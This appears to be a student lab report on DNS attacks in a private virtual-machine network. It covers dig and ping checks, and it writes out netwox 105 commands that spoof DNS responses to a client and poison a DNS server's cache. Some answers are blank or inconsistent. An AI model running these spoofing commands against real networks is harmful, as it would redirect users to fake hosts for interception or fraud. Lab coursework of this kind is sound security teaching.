
# 1) Test Setting

On client's terminal, type:

dig www.example.com and take a screenshot


Answer: The terminal highlighted with the red rectangle




### 2) Attack 1 (Assume client is compromised)

Ping www.example.com from the client VM. Take a screenshot of the terminal

Answer: Below two screenshots show the ping results





## 3) Attack 2 Directly Spoof Response to User

Enter	the follo	wing o	command	from	attacker \	√M	

sudo netwox 105 --hostname "www.example.com" --authns "ns.example.com" --hostnameip "192.168.0.6" --authnsip "192.168.0.10" --filter "src host 192.168.0.5"


Where 192.168.0.5=client 192.168.0.6=fake answer 192.168.0.10=ns IP

On client, enter the following command

dig www.example.com

Answer Section should show 192.168.0.6 (fake answer). Take a screenshot of the terminal

#### Answer:



#### 4) Attack 3 DNS Server Cache Poisoning

From client, ping www.google.com. Take a screenshot of the terminal. The response should be from a fake address.

Answer: Used the following command: sudo netwox 105 --hostname "www.example.com" --authns
"ns.example.com" --hostnameip "192.168.0.6" --authnsip "192.168.0.10" --filter "src host
192.168.0.10" --ttl "600" --spoofip "raw"

